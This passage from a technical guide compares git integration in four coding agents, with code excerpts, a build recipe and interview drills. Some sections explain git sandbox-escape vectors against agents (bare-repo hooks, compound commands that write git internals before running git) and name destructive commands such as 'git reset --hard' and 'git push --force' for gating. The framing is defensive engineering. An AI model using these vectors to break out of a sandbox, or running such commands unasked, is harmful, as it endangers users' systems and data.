08 · Git Workflow
§1 · TL;DR
Section titled “§1 · TL;DR”§2 · Base architecture
Section titled “§2 · Base architecture”
Five git-related responsibilities, four levels of coverage:
| Dimension | Codex | Claude Code | OpenClaw | Hermes |
|---|---|---|---|---|
| Abstraction layer | Standalone crate `codex-git-utils` + strongly-typed `GitSha` | utils/git.ts + gitFilesystem cache layer + LSP integration | infra/git-root.ts + git-commit.ts (version stamp only) | Inline subprocess in banner.py |
| Git context fed to model | `GitInfo { commit_hash, branch, repository_url }` injected into system context | cwd / branch / head via env + caches | Not injected; model runs `git status` itself | Not injected; model runs `git status` itself |
| patch / commit | `apply_git_patch` + `parse_git_apply_output` + `stage_paths` end-to-end | BashTool + 23 checks; no dedicated git apply abstraction | No git apply abstraction | No git apply abstraction |
| PR workflow | `app-server` exposes git API; `GitDiffToRemote`, `recent_commits`, `merge_base_with_head` | `/review` + `/pr_comments` slash commands + `gh pr` + ultrareview remote | Not built-in | Not built-in |
| Security defense | Commands gate via execpolicy (git reset --hard is forbidden by default) | PowerShell `gitSafety.ts`: bare-repo + git-internal write defenses | Paths gate via workspaceOnly policy | workdir allowlist + dangerous-command guard |
§3 · How each system does it
Section titled “§3 · How each system does it”Codex · Pull git into a standalone crate, 30+ functions covering every interaction between agent and version control
Section titled “Codex · Pull git into a standalone crate, 30+ functions covering every interaction between agent and version control”Codex’s core judgement on git is: a coding agent’s interactions with git are high-frequency and complex (every turn potentially involves commit, branch, diff, apply patch, reset, etc.); if the model is left to do all of this via shell commands, three concrete problems show up — shell output is unstructured text the model parses easily incorrectly (e.g. git status --porcelain output is whitespace-sensitive), every invocation spawns a git subprocess with high overhead (in monorepos one git command can take a few hundred milliseconds), and error handling becomes scattered (every caller re-implements timeout / fallback / parsing). So Codex decides to pull git into its own crate and do all the ‘structured abstraction’ + ‘performance optimisation’ + ‘error handling’ + ‘security defense’ once and well, leaving callers facing only a clean Rust API.
Opening codex-git-utils/lib.rs and looking at the public API surface shows just how seriously this is done:
Codex codex/codex-rs/git-utils/src/lib.rs:1-41 — git-utils crate's public surface: apply / baseline / branch / info / patch
mod apply;mod baseline;mod branch;mod errors;mod info;mod operations;mod platform;
pub use apply::ApplyGitRequest;pub use apply::ApplyGitResult;pub use apply::apply_git_patch;pub use apply::extract_paths_from_patch;pub use apply::parse_git_apply_output;pub use apply::stage_paths;pub use baseline::GitBaselineChange;pub use baseline::GitBaselineDiff;pub use baseline::diff_since_latest_init;pub use baseline::ensure_git_baseline_repository;pub use baseline::reset_git_repository;pub use branch::merge_base_with_head;pub use codex_protocol::protocol::GitSha;pub use errors::GitToolingError;pub use info::CommitLogEntry;pub use info::GitDiffToRemote;pub use info::GitInfo;pub use info::canonicalize_git_remote_url;pub use info::collect_git_info;pub use info::current_branch_name;pub use info::default_branch_name;pub use info::get_git_remote_urls;pub use info::get_git_repo_root;pub use info::get_has_changes;pub use info::git_diff_to_remote;pub use info::local_git_branches;pub use info::recent_commits;pub use info::resolve_root_git_project_for_trust;
The API surface is split into 5 modules each owning a slice. The apply module handles applying patches — taking a patch string from the model, applying it to the workspace, and returning the affected file path list (so callers can decide whether to stage, whether to show to user). The baseline module handles the ‘clean-state snapshot’ — at agent startup, separately maintain a git repo copy inside the sandbox as a baseline; after running a turn, diff_since_latest_init shows what changes this turn made, and reset_git_repository one-button resets the workspace back to baseline state; this is a feature none of the other three has, designed specifically for agents, independent of the user’s real git history. The branch module computes merge-base (finding the common ancestor commit between the current branch and another), used to compute ‘the commits unique to this branch’. The info module collects metadata — the GitInfo triple (commit / branch / repository_url), recent_commits listing recent commits, git_diff_to_remote computing the diff against the remote. The operations and platform modules handle low-level operations and platform compatibility.
The most critical design is the GitInfo object — it is a strongly-typed struct, collected at agent startup and then injected into the system context:
Codex codex/codex-rs/git-utils/src/info.rs:44-82 — GitInfo triple + parallel collection + 5s timeout
#[derive(Serialize, Deserialize, Clone, Debug, JsonSchema, TS)]pub struct GitInfo {    #[serde(skip_serializing_if = "Option::is_none")]    pub commit_hash: Option<GitSha>,    #[serde(skip_serializing_if = "Option::is_none")]    pub branch: Option<String>,    #[serde(skip_serializing_if = "Option::is_none")]    pub repository_url: Option<String>,}
/// Timeout for git commands to prevent freezing on large repositoriesconst GIT_COMMAND_TIMEOUT: TokioDuration = TokioDuration::from_secs(5);
pub async fn collect_git_info(cwd: &Path) -> Option<GitInfo> {    let is_git_repo = run_git_command_with_timeout(&["rev-parse", "--git-dir"], cwd)        .await?        .status        .success();
    if !is_git_repo {        return None;    }
    // Run all git info collection commands in parallel    let (commit_result, branch_result, url_result) = tokio::join!(        run_git_command_with_timeout(&["rev-parse", "HEAD"], cwd),        // ...    );    // ...}
There are three engineering details in this code worth dwelling on. The first is that GitSha is a strong type, not a raw String — codex_protocol::protocol::GitSha packages format validation, serialization, and TS type export into one type, so callers receiving a GitSha know it is a legal git SHA and do not have to re-write a regex per caller. The “don’t let String roam free across the system” principle matters in large codebases — every domain concept should have its own type. The second is the 5-second timeout, whose comment literally says “prevent freezing on large repositories” — in large monorepos (Google, Meta scale) git rev-parse HEAD can occasionally hang for 30+ seconds due to various reasons (repository locks, index rebuilds, slow network mounts); the agent startup would deadlock if it waited synchronously, but a hard timeout means the worst case is that GitInfo returns None after 5 seconds and the agent starts as normal without git context — far better than freezing. The third is parallel collection — three independent calls (commit / branch / URL) are concurrently issued via tokio::join!, reducing startup latency from 3× RTT to 1× RTT, a necessary optimisation for a startup-latency-sensitive CLI tool.
The baseline group (ensure_git_baseline_repository / diff_since_latest_init / reset_git_repository) deserves special discussion — it is Codex’s unique “agent-owned snapshot repository” mechanism. Concretely: when the agent starts, it separately inits a git repo inside the sandbox as the baseline, committing the entire current workspace state into it; after the agent runs a turn making many changes in the main repo, diff_since_latest_init shows “what changes this run made” (independent of the user’s own git history), and reset_git_repository one-button rolls the entire workspace back to the baseline state. This “broke it? one-button rollback” capability is extremely valuable for experimental agent operations — users can let the agent boldly attempt things knowing that any error can be reset back to a clean state. None of the other three systems builds this.
Claude Code · Treat git as IDE infrastructure: high-performance caching + high-security defense + slash command packaging
Section titled “Claude Code · Treat git as IDE infrastructure: high-performance caching + high-security defense + slash command packaging”Claude Code does not have Codex’s standalone crate, but utils/git.ts + utils/git/* subdirectory + tools/PowerShellTool/gitSafety.ts together come to nearly a thousand lines, very finely layered. Its core judgement: for IDE-style agents, git is infrastructure that has to do three things — performance (IDEs call git commands frequently, every call going through a subprocess is too slow), security (the IDE user’s cwd is completely untrusted, git can be weaponised for sandbox escape), and workflow packaging (let multi-step flows like code review and PR comments be one-liners). Let’s go through each in detail.
The performance core is findGitRoot’s LRU cache — before every file operation, the agent has to figure out the git repo root for that file’s path; if a turn modifies 20 files across 10 directories, without caching it has to do 10 “walk up to find .git” operations, each a chain of stat syscalls:
Claude Code claude-code/src/utils/git.ts:27-86 — findGitRoot wrapped in LRU 50 + diagnostic logs
const findGitRootImpl = memoizeWithLRU(  (startPath: string): string | typeof GIT_ROOT_NOT_FOUND => {    const startTime = Date.now()    logForDiagnosticsNoPII('info', 'find_git_root_started')
    let current = resolve(startPath)    const root = current.substring(0, current.indexOf(sep) + 1) || sep    let statCount = 0
    while (current !== root) {      try {        const gitPath = join(current, '.git')        statCount++        const stat = statSync(gitPath)        // .git can be a directory (regular repo) or file (worktree/submodule)        if (stat.isDirectory() || stat.isFile()) {          logForDiagnosticsNoPII('info', 'find_git_root_completed', {            duration_ms: Date.now() - startTime,            stat_count: statCount,            found: true,          })          return current.normalize('NFC')        }      } catch {        // .git doesn't exist at this level, continue up      }      // ...    }    // ...  },  path => path,  50,)
A few details stand out. memoizeWithLRU(fn, keyFn, 50)’s 50 is the LRU capacity — 50 different startPaths get cache hits, and the LRU evicts the oldest beyond that. Why 50? Because a typical project’s turn rarely touches more than 50 directories (even in large monorepos), and the comment about uncapped caching saying “edit many files across different directories would otherwise accumulate entries forever” directly exposes the real usage pattern — a single turn edits files across a dozen or more directories, each needing a git root lookup, so the LRU must exist but cannot be too small. logForDiagnosticsNoPII is Claude Code’s “diagnostic log without PII” utility — recording find_git_root duration and stat count so the team can analyse slow paths, but never recording the path itself (since paths may contain usernames or other PII). stat.isDirectory() || stat.isFile() handles a corner case — .git is not always a directory; in git worktree and submodule scenarios it is a file whose content points to the real git dir; the cache must correctly handle both cases.
The security layer is Claude Code’s PowerShell-specific gitSafety.ts, which defends two specific git sandbox-escape attacks:
Claude Code claude-code/src/tools/PowerShellTool/gitSafety.ts:1-10 — Two git-based sandbox-escape attacks defended
/** * Git can be weaponized for sandbox escape via two vectors: * 1. Bare-repo attack: if cwd contains HEAD + objects/ + refs/ but no valid * .git/HEAD, Git treats cwd as a bare repository and runs hooks from cwd. * 2. Git-internal write + git: a compound command creates HEAD/objects/refs/ * hooks/ then runs git — the git subcommand executes the freshly-created * malicious hooks. */The two attack details deserve elaboration. The bare-repo attack relies on a git design: if a directory contains the HEAD file + objects/ directory + refs/ directory all at the same time, git treats that directory as a “bare repository” (a git repo without a working directory), and that repo’s hooks/ directory is executed by git. If an attacker can write these files into the agent’s cwd, then any time git is run with that cwd, the attacker’s hooks (such as post-checkout or pre-commit) execute, escaping the sandbox. The git-internal write + git compound attack is more subtle: an attacker crafts a shell compound command that first creates HEAD / objects / refs / hooks/ and then runs git in the same command, so that git on that very command executes the malicious hooks just created. gitSafety.ts defends by checking before running any git command whether cwd contains these structures and, if so, refusing to run; on any compound command, splitting on &&, ||, ; and validating each segment, refusing combinations like “create git-internal files then run git”. For an IDE agent this defense is essential — without it, any user could be attacked by a malicious repo.
The workflow packaging layer is slash commands. Claude Code’s /review command does not write code that calls gh CLI directly; it embeds a carefully written prompt and lets the model itself drive the three-step gh pr workflow:
Claude Code claude-code/src/commands/review.ts:9-32 — /review command's embedded prompt: gh pr three-step
const LOCAL_REVIEW_PROMPT = (args: string) => `      You are an expert code reviewer. Follow these steps:
      1. If no PR number is provided in the args, run \`gh pr list\` to show open PRs      2. If a PR number is provided, run \`gh pr view <number>\` to get PR details      3. Run \`gh pr diff <number>\` to get the diff      4. Analyze the changes and provide a thorough code review that includes:         - Overview of what the PR does         - Analysis of code quality and style         - Specific suggestions for improvements         - Any potential issues or risks
      Keep your review concise but thorough. Focus on:      - Code correctness      - Following project conventions      - Performance implications      - Test coverage      - Security considerations
      Format your review with clear sections and bullet points.
      PR number: ${args}    `
This is the “prompt-as-command” pattern — the slash command itself only does prompt template substitution + injection, and all of the gh CLI calling, output parsing, and decision-making is done by the model on its own. The benefit is huge: the prompt is far easier to maintain than calling code (changing the review template doesn’t even need a code review), the model can flexibly adapt to different scenarios (e.g. handle the “no PR number provided” case by listing open PRs first), and the same pattern is reusable elsewhere — /pr_comments for replying to PR comments and /ultrareview for routing to a remote review pipeline are the same shape.
OpenClaw · Don’t pull git into the agent abstraction, the platform only does version stamping
Section titled “OpenClaw · Don’t pull git into the agent abstraction, the platform only does version stamping”OpenClaw’s judgement on git is the opposite of Codex: a general-purpose agent control plane should not pull git into its core abstraction — different users have wildly different git workflows (some teams use trunk-based, some gitflow, some have no git at all), the platform should not impose any specific git operating style; what the platform really needs to do is just provide the basic ‘which repo + which commit are we in’ metadata for the system context, and let everything else be done by the model via the shell tool (no different from ls or grep).
The actual git handling is two minimal files. git-root.ts is a 30-line walk-up that finds .git:
OpenClaw openclaw/src/infra/git-root.ts:3-41 — All of git-root.ts: 30 lines of walk-up
export const DEFAULT_GIT_DISCOVERY_MAX_DEPTH = 12;
function walkUpFrom<T>(  startDir: string,  opts: { maxDepth?: number },  resolveAtDir: (dir: string) => T | null | undefined,): T | null {  let current = path.resolve(startDir);  const maxDepth = opts.maxDepth ?? DEFAULT_GIT_DISCOVERY_MAX_DEPTH;  for (let i = 0; i < maxDepth; i += 1) {    const resolved = resolveAtDir(current);    if (resolved !== null && resolved !== undefined) {      return resolved;    }    const parent = path.dirname(current);    if (parent === current) break;    current = parent;  }  return null;}
export function findGitRoot(startDir: string, opts: { maxDepth?: number } = {}): string | null {  return walkUpFrom(startDir, opts, (repoRoot) => (hasGitMarker(repoRoot) ? repoRoot : null));}
Three details speak to OpenClaw’s restraint. DEFAULT_GIT_DISCOVERY_MAX_DEPTH = 12 is a hard upper bound — at most walk up 12 levels of parent directories looking for .git; if not found, give up. This prevents the worst case of “the user’s cwd is /, the find walks the entire disk.” walkUpFrom is a generic walk-up function, taking a resolveAtDir callback, so the same algorithm is reusable elsewhere (e.g. finding package.json or tsconfig.json). hasGitMarker(repoRoot) is the marker check, accepting both .git/ directories and .git files (handling worktree and submodule cases). The whole function is pure algorithm with no engineering complexity, easy to reuse directly.
The other small piece is git-commit.ts, which builds the version label by reading .git/HEAD directly, bypassing the git binary dependency:
OpenClaw openclaw/src/infra/git-commit.ts:86-103 — Read .git/HEAD directly, no git binary dependency
const readCommitFromGit = ( searchDir: string, packageRoot: string | null,): string | null | undefined => { const headPath = resolveGitHeadPath(searchDir, { maxDepth: resolveGitLookupDepth(searchDir, packageRoot), }); if (!headPath) { return undefined; } const head = fs.readFileSync(headPath, "utf-8").trim(); if (!head) return null; if (head.startsWith("ref:")) { // ... resolve ref to commit hash } // ...};Why bypass the git binary? Two reasons. One is reliability — git might not be on PATH (e.g. inside some Docker containers, or on Windows where git is sometimes only registered for the current user, not the system), and reading the .git/HEAD file directly only relies on filesystem access, which is much more reliable. The other is performance — spawning a git subprocess for a short SHA costs at least 50ms of overhead (subprocess + initialization + reading the repo), while a file read is microseconds. OpenClaw is heavily called at startup banner rendering, package metadata logging, and other paths, so this performance gain is worthwhile.
Consistent with OpenClaw’s positioning as a control plane (not a coding tool), the actual git operations are entirely done by the model via shell tools (governed by chapter 04’s tool-policy-pipeline + workspaceOnly), while the platform itself only owns the “which repo + which commit” metadata.
Hermes · Don’t abstract git at all, just one banner line letting the user know the current version
Section titled “Hermes · Don’t abstract git at all, just one banner line letting the user know the current version”Hermes goes further than OpenClaw — it doesn’t even bother with an info/ module; the entire project’s git handling is one function:
Hermes hermes-agent/hermes_cli/banner.py:213-238 — The banner's only git state: upstream / local / ahead
def get_git_banner_state(repo_dir: Optional[Path] = None) -> Optional[dict]:    """Return upstream/local git hashes for the startup banner."""    repo_dir = repo_dir or _resolve_repo_dir()    if repo_dir is None:        return None
    upstream = _git_short_hash(repo_dir, "origin/main")    local = _git_short_hash(repo_dir, "HEAD")    if not upstream or not local:        return None
    ahead = 0    try:        result = subprocess.run(            ["git", "rev-list", "--count", "origin/main..HEAD"],            capture_output=True,            text=True,            timeout=5,            cwd=str(repo_dir),        )        if result.returncode == 0:            ahead = int((result.stdout or "0").strip() or "0")    except Exception:        ahead = 0
    return {"upstream": upstream, "local": local, "ahead": max(ahead, 0)}
A few details show Hermes’s restraint clearly. The function takes one optional repo_dir parameter — if not given, it defaults to “find the Hermes installation directory itself”; the user can also pass an explicit cwd, but the design defaults assume “only show Hermes’s own version, not the user’s project version.” _git_short_hash is an internal helper that runs git rev-parse --short origin/main and git rev-parse --short HEAD to get the upstream and local short SHAs, returning None on failure. git rev-list --count origin/main..HEAD counts how many commits ahead local is of upstream — if a user is using a custom build (not the official version), this tells them “you have +3 carried commits not yet upstream.” The timeout=5 parameter is the timeout — same as Codex’s setting, the worst case where git is hung still lets the banner print in 5 seconds without blocking startup. The outermost try/except swallows every exception — banner failures should never block the agent starting, so even if git is broken the user gets a clean banner.
The CLI banner prints Hermes Agent v0.x.x · upstream abc1234 · local def5678 (+3 carried commits) and stops there. To check status, commit a file, or push a PR, the model goes through the terminal_tool — no different from running ls (chapter 07 covers the shell layer in detail). This is the extreme version of “git is not in the agent abstraction at all,” and for a multi-agent platform like Hermes (where the core abstraction is multi-agent execution, not coding), it is the engineering-correct choice.
§4 · Common ground
Section titled “§4 · Common ground”If you compare these four systems’ git engineering, you can pull out four points of consensus that turn out to be valuable, hard-won engineering lessons.
The first agreement is that .git as a file counts too. Modern git workflows include worktree (one repo with multiple working trees) and submodule (a repo embedded in another), where the subdirectory’s .git is not a directory but a file whose content is a path pointer like gitdir: /actual/path/to/git. All four systems’ walk-up code recognises both cases — Codex, Claude Code, OpenClaw, and Hermes all use stat.isDirectory() || stat.isFile() or equivalent checks. Skip this and a worktree user’s git root finds nothing, and the agent reports “this is not a git repo” — embarrassing in production.
The second agreement is walking up to find the repo root with a hard depth cap. The walk-up algorithm — starting from cwd and walking parents looking for .git — is shared by Codex / Claude Code / OpenClaw (Hermes uses git binary, so it doesn’t need this). The cap of 8-12 levels is a defensive design: in the worst case where the user’s cwd is /, walking up without a cap traverses no parents but theoretically still has algorithmic risk in other path layouts; with a cap, even if the walk-up logic has a bug, it can never explode.
The third agreement is treating a 5-second timeout as the baseline. Codex’s GIT_COMMAND_TIMEOUT = Duration::from_secs(5), Hermes’s subprocess.run timeout=5 — both arrive at the same value, not by coincidence. Empirically, in any normally-sized repo git rev-parse HEAD returns in less than 100ms; if it exceeds 5 seconds, either the git repo has problems (large indexes, locks, deep history) or the user’s filesystem has problems (slow disk, network mount). Either way, the agent should not wait — the user-perceived latency budget is “instant” (under 200ms) at best and “responsive” (under 1s) at worst; 5 seconds of waiting is already past the acceptable line, and users will assume the agent has hung.
The fourth agreement is that the absence of the git binary must degrade gracefully. None of the four systems assumes git is on PATH — OpenClaw reads .git/HEAD directly to bypass the git binary entirely, the others handle git binary missing with explicit error handling. This matters because git really isn’t always there — in some Docker base images (alpine), in CI environments, on Windows machines where git is uninstalled or not on PATH for the current user, gating any agent feature on “must have git” frustrates users; degrading gracefully means without git the agent can still run, just losing the git-related context.
§5 · Where they differ
Section titled “§5 · Where they differ”
If you are building your own agent, the choice depends on what role git plays in your scenario.
If you are building a coding-first agent (Cursor-style, GitHub Copilot Workspace-style, Devin-style), git is core infrastructure. Borrow from Codex’s git-utils crate approach in full — inject GitInfo so the model has hidden premises upfront, snapshot a baseline so risky operations are reversible, expose apply_git_patch as a high-level abstraction unifying patch landing and git add. The upfront engineering cost is high, but every git interaction will pay back the time invested.
If you are building an IDE plugin or developer tool (VS Code extension, JetBrains plugin), git is workflow infrastructure. Borrow from Claude Code’s cache layer + gitSafety.ts dual defense + /review prompt-as-command pattern. The cache layer is necessary in IDEs because every file operation involves git lookup; gitSafety defense is necessary because IDE users may open any repo, some of which may be malicious; prompt-as-command is the most engineering-efficient pattern letting the model drive complex flows.
If you are building a general-purpose control plane (not a coding agent — agent orchestrators, workflow runners, multi-agent platforms), git is just one of many context metadata items. Borrow from OpenClaw’s minimalist approach — only provide git-root walk-up + .git/HEAD direct read for version stamping; everything else, let the model do via shell tools. The benefit is keeping core abstractions clean and not over-engineering for one specific use case.
If you are building a minimalist code-light agent (chat agent, simple Q&A bot), there is no need to bring in git overhead at all. Borrow from Hermes’s banner-only approach — display the version in the startup banner and call it a day; if the user needs git, they go through shell. The smallest implementation, the smallest maintenance burden.
§6 · My take
Section titled “§6 · My take”| System | Score | Strengths | Risks |
|---|---|---|---|
| Codex | ★★★★★ | Standalone git-utils crate + GitSha strong type + baseline snapshot mechanism + apply_git_patch end-to-end + 5s timeout + parallel collect. Ceiling for git engineering in coding agents | High abstraction cost; an entire git API to maintain; wasted overhead in non-coding scenarios |
| Claude Code | ★★★★★ | gitFilesystem cache layer + LRU findGitRoot + gitSafety against bare-repo and hooks attacks + /review embedded prompt + /pr_comments full PR flow | PowerShell-specific gitSafety is expensive to maintain; cache layer adds cache-invalidation complexity |
| OpenClaw | ★★★★ | Minimal kit: git-root walk-up + reading .git/HEAD for version stamp. Correct restraint for a control-plane positioning | Building a coding agent on top of OpenClaw means adding a full git layer yourself |
| Hermes | ★★★ | Banner-only. All git operations rely on terminal + model writing commands. Simplest architecture | Model runs `git status` every turn, wasting tokens; no unified git error handling |
§7 · Build recipe
Section titled “§7 · Build recipe”Below is the recipe distilled from the four systems for writing your own git integration. Lay solid foundations first, then add production-grade features, finally avoid five common dead ends.
Build recipe
最小可行
- Start with walk-up to find git-root (borrow from OpenClaw's 30 lines) — walk up from cwd until seeing a .git directory, simple and direct; this is the first step of any git integration
- Read .git/HEAD for short SHA without depending on git binary — git not on PATH (CI / container / minimalist systems) can still get the SHA; HEAD file format is simple (one line ref or SHA), regex parses it
- Add a 5s timeout to every git subprocess — git log / git status can run 10+ seconds in large repos; without timeout the agent hangs; on timeout use degraded values (like commit=unknown) to avoid agent startup failure
- Route git operations through the generic shell interceptor (no special git backdoor) — git commands have danger equivalent to other shell commands (git push --force / git reset --hard can both destroy data); don't open a special channel for git for convenience
进阶
- Turn git state into a typed object injected into system context (borrow from Codex's GitInfo) — { commit, branch, remote_url, dirty } fields are model-friendly (model doesn't parse git status output itself), also directly i18n / annotation-able
- Fetch commit / branch / remote_url in parallel (use Promise.all or tokio::join!) — git commands take 100ms each, serial = 300ms, parallel only 100ms; agent startup time is critical UX
- Cache findGitRoot in an LRU (borrow from Claude Code's 50 entries) — repeated access to the same directory in one session, cache saves significant walk-up overhead; 50 entries covers most monorepo scenarios
- Build a baseline snapshot mechanism (borrow from Codex's ensure_git_baseline_repository) — maintain a clean repo copy in the sandbox; one-click reset to baseline if agent breaks something; this is the key to "let the agent edit boldly without fear of breaking"
- Expose apply_git_patch as a high-level call (borrow from Codex's git-utils/apply.rs) — patch string in, affected file list out; model doesn't do git apply itself then handle conflict, abstracting away tedious details
- Add bare-repo attack defense (borrow from Claude Code's gitSafety.ts) — cwd containing HEAD + objects/ + refs/ triggers a warning; this is a common entry for git "fake-repo" attacks (path traversal + git internal write)
- Build /review-style prompt-as-command (borrow from Claude Code) — user inputs PR number, model runs gh pr view / gh pr diff / gh pr comments triple; pre-defining high-frequency use cases as commands saves tokens and time
一开始别做
- Don't assume git is on PATH — CI / container / Windows users may lack it; at minimum do startup detection (git --version), fall back to degraded mode on failure (don't read git info), don't throw and crash the agent
- Don't dump git status output raw to the model — output is unstructured text (Chinese / English / different git version formats vary), model parsing rate is low; parse into { branch, ahead, behind, files: [...] } first
- Don't open backdoors for git reset --hard / git push --force — these commands destroy data unrecoverably, must go through execpolicy / permission mode interception; agent looking "convenient" is actually a time bomb
- Don't ignore worktrees / submodules — handle .git being a file (worktree subdirectory's .git is a file pointing to main repo); submodule's .git is also a file; ignoring leads to misjudging repo root
- Don't let the model run open-ended git commands without a timeout — git log can run 10+ seconds in large repos, git filter-branch can run hours; forced timeout is the baseline
§8 · Abstraction-depth diagram
Section titled “§8 · Abstraction-depth diagram”
An order of magnitude apart. Codex ships thousands of lines of git-utils; Hermes ships a 25-line banner function. Neither is wrong, just different agent positioning.
§9 · Source map & further reading
Section titled “§9 · Source map & further reading”§10 · Exercises
Section titled “§10 · Exercises”- 🟢 Implement findGitRoot. Use walk-up to find the nearest
.gitwith a 12-level depth cap. Handle both cases:.gitas a directory (regular repo) and.gitas a file (worktree). - 🟠 Implement GitInfo as a strong type. Return
{ commit_hash, branch, repository_url }. Fetch the three fields in parallel with a total 5s timeout. - 🟠 Build baseline snapshots. Keep a baseline repo in a sandbox temp dir. Dump a diff every turn; user can one-button reset. Verify: run five turns and check disk usage is reasonable.
- 🔴 Anti bare-repo attack. Implement
validateGitArgs(args)that scans for the simultaneous presence ofHEAD,objects,refs, andhookssubstrings; if all match, trigger approval. Verify: blockgit --git-dir=. statuswhere.is a hand-crafted directory.
§11 · Interview drill: 10 questions with worked answers
Section titled “§11 · Interview drill: 10 questions with worked answers”Q1 · Concept: Codex builds an entire git crate, Hermes shows one banner line. What’s the underlying difference?
The difference is whether git is a core abstraction or peripheral metadata, which is downstream of product positioning.
Codex is a coding agent. The common task path is “read file → edit → commit → run tests → push PR.” Git shows up 4-5 times on that path, so first-class git engineering pays off. GitInfo injection means the model knows the current commit + branch upfront. apply_git_patch combines patch landing and git add. baseline snapshot makes “agent broke things, one-click revert” possible.
Hermes is a multi-agent research platform. Git is one of many metadata items (alongside GPU configs, env vars, model versions). The banner shows “upstream abc1234 / local def5678 / +3 carried commits” so users know which version is running. Nothing more. Hermes users’ task paths use git no more than they use GPU info, so abstracting git separately doesn’t pay.
Engineering principle: abstraction depth tracks usage frequency. APIs called 100 times pay back 1,000 lines of abstraction; APIs called once need 50 lines. Hermes has no reason to bolt on git-utils just to “look professional.”
Real-world analogues:
- React Native makes navigation first-class (page transition is core interaction).
- Webpack makes bundle first-class.
- Electron makes window first-class.
Each framework has one core abstraction; everything else is peripheral metadata. Codex’s core is coding patch; Hermes’s is multi-agent execution; OpenClaw’s is tool policy; Claude Code’s is IDE state. Git’s importance differs across the four, so abstraction depth differs by an order of magnitude.
Source: codex/codex-rs/git-utils/src/lib.rs:1-41 (30 public APIs) vs hermes/hermes_cli/banner.py:213-238 (25-line function).
Follow-up: “Claude Code isn’t a git tool either — why does it abstract so much?” Claude Code is an IDE plugin; IDE users expect git as a first-class citizen (VS Code ships a git panel; JetBrains ships a git pane). Claude Code matches that expectation. Hermes is a CLI; users expect less.
Q2 · Architecture: Why is Codex’s GitSha a strong type and not just String?
GitSha in Rust is a String newtype wrapper with construction-time validation: 40-char hex or 7-char short SHA. Looks redundant; actually prevents three bug classes.
1. Stops SHA / path mixup
Function signatures: fn checkout(sha: GitSha, path: PathBuf) vs fn checkout(sha: String, path: String). The first refuses to let you pass a path as SHA; the second lets String flow anywhere. Agent systems are full of Strings and confusing call sites. Newtypes are the Rust antidote.
2. Centralizes SHA-format validation
GitSha::new("abc") should fail (too short); GitSha::new("xyz123...") should fail (not hex). One validation point, one source of truth. With String, every consumer either repeats the check or skips it.
3. Serialization / TS type export unified
Codex uses JsonSchema + TS derive macros to export Rust types as TypeScript. GitSha defined once becomes type GitSha = string & { __brand: 'GitSha' } in the frontend (branded type). Frontend fetches, UI state — all type-safe.
Engineering principle: any string floating in the system deserves a newtype if it has a valid format. SHA, UUID, file path, URL, emoji codepoint, ISO timestamp — each gets a newtype. Cost: 5-10 lines of wrapper. Payoff: 50 fewer bugs.
Similar designs:
- TypeScript branded types
- Haskell newtype
- Java
value class - Python
NewType(weaker — only enforced by mypy/pyright)
Codex doesn’t stop at GitSha; RolloutId, SessionId, ConversationId are all newtypes.
Source: codex/codex-rs/protocol/src/protocol.rs, search GitSha.
Follow-up: “Should Python projects do this too?” Python has no zero-cost newtype; NewType is just str at runtime, only mypy/pyright see it. But soft typing still beats raw strings. Hermes doesn’t do this because Hermes overall isn’t strict-typed.
Q3 · Concept: Why does collect_git_info use tokio::join! to fetch in parallel instead of serial?
Serial vs parallel is 3× RTT vs 1× RTT.
collect_git_info needs three things:
- Current commit hash:
git rev-parse HEAD - Current branch:
git rev-parse --abbrev-ref HEAD - Remote URL:
git config --get remote.origin.url
